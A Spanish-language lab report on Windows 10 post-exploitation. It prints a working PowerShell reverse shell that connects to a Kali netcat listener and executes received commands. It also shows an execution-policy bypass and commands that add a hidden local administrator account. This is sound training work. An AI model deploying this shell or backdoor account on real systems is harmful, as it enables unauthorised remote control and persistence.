Informe de Laboratorio: Post-Explotación Windows 10 vía Reverse Shell (PowerShell/Netcat)

---

1. Objetivo del Ejercicio

Simular una fase de post-explotación tras una intrusión a una máquina Windows 10, utilizando una reverse shell escrita en PowerShell para obtener control remoto desde una máquina Kali Linux.
El objetivo es practicar:

- El despliegue de shells inversas,
- Comandos de reconocimiento,
- Acciones de persistencia y post-explotación,
- Uso de herramientas nativas y netcat.

---

2. Infraestructura y Pre-Requisitos

- **Máquina Atacante:** Kali Linux
- **Máquina Víctima:** Windows 10 Pro (VirtualBox)
- **Red:** Ambas VMs en "Adaptador en puente" (Bridge Adapter)
- **IP Windows:** 192.168.32.14
- **IP Kali:** 192.168.32.11
- **Software utilizado:**
    - Netcat (nc) en Kali
    - PowerShell en Windows


---

3. Procedimiento y Evidencia

A. Configuración de Red y Verificación

Ambas máquinas fueron configuradas en modo "puente" y se comprobó la conectividad mediante ping en ambos sentidos.

Evidencia:



B. Preparación de Netcat en Kali (Listener)

Se inició un listener con netcat en Kali:

bash

CopyEdit

nc -lvnp 4444

Evidencia:

C. Creación y Ejecución de la Reverse Shell en PowerShell

Se creó el archivo shell.ps1 en el escritorio de Windows con el siguiente código:


powershell

CopyEdit

```
$client = New-Object System.Net.Sockets.TCPClient("192.168.32.11",4444)
$stream = $client.GetStream()
$reader = New-Object System.IO.StreamReader($stream)
$writer = New-Object System.IO.StreamWriter($stream)
$writer.AutoFlush = $true

while ($true) {
   $data = $reader.ReadLine()
   if ($data -eq "exit") { break }
   try {
      $result = Invoke-Expression $data 2>&1 | Out-String
      $writer.WriteLine($result)
   } catch {
      $writer.WriteLine("Error: $_")
   }
   $writer.Flush()
}
```

Evidencia:



D. Ejecución del Script

Se ejecutó en PowerShell:

powershell


CopyEdit

cd C:\Users\vboxuser\Desktop

powershell -ExecutionPolicy Bypass -File .\shell.ps1

La shell inversa conectó exitosamente con Kali, como se observa en la ventana de Netcat:

Evidencia:




E. Interacción y Comandos Post-Explotación

Se ejecutaron varios comandos para obtener información y manipular la máquina Windows desde Kali usando la shell remota.

Comandos y resultados:

- whoami
- dir
- systeminfo
- mkdir c:\testFolder
- net user nuevo_usuario contraseña /add
- net localgroup Administradores nuevo_usuario /add
- exit

Evidencia:



---

4. Conclusiones y Lecciones Aprendidas

- **Conectividad de red y firewall:** Fueron críticos para el éxito. Es importante comprobar IPs y pings antes de depurar scripts.
- **Formateo de scripts:** PowerShell es muy sensible a la sintaxis y formato, escribir a mano o en ISE evita errores de caracteres ocultos.
- **Limitaciones de reverse shell:** Netcat recibe la shell, pero no siempre es totalmente interactiva (es mejor con rlwrap/ncat en algunos escenarios).
- **Post-explotación básica:** Se logró obtener información crítica del sistema, listar usuarios, crear carpetas y añadir un usuario administrador, simulando acciones típicas de un pentester tras obtener acceso.
- **Ética y legalidad:** Todo se realizó en entorno de laboratorio controlado, nunca en entornos reales o sin autorización.

---

5. Recomendaciones Finales

- Siempre verificar conectividad y configuración de red antes de depurar scripts complejos.
- Mantener backups de scripts y preferir editores como PowerShell ISE para evitar problemas de sintaxis.
- Investigar otros métodos de reverse shell (con socat, meterpreter, etc) y cómo hacer shells totalmente interactivas en Windows.
- Cerrar todas las conexiones y restaurar la configuración de seguridad al terminar el laboratorio.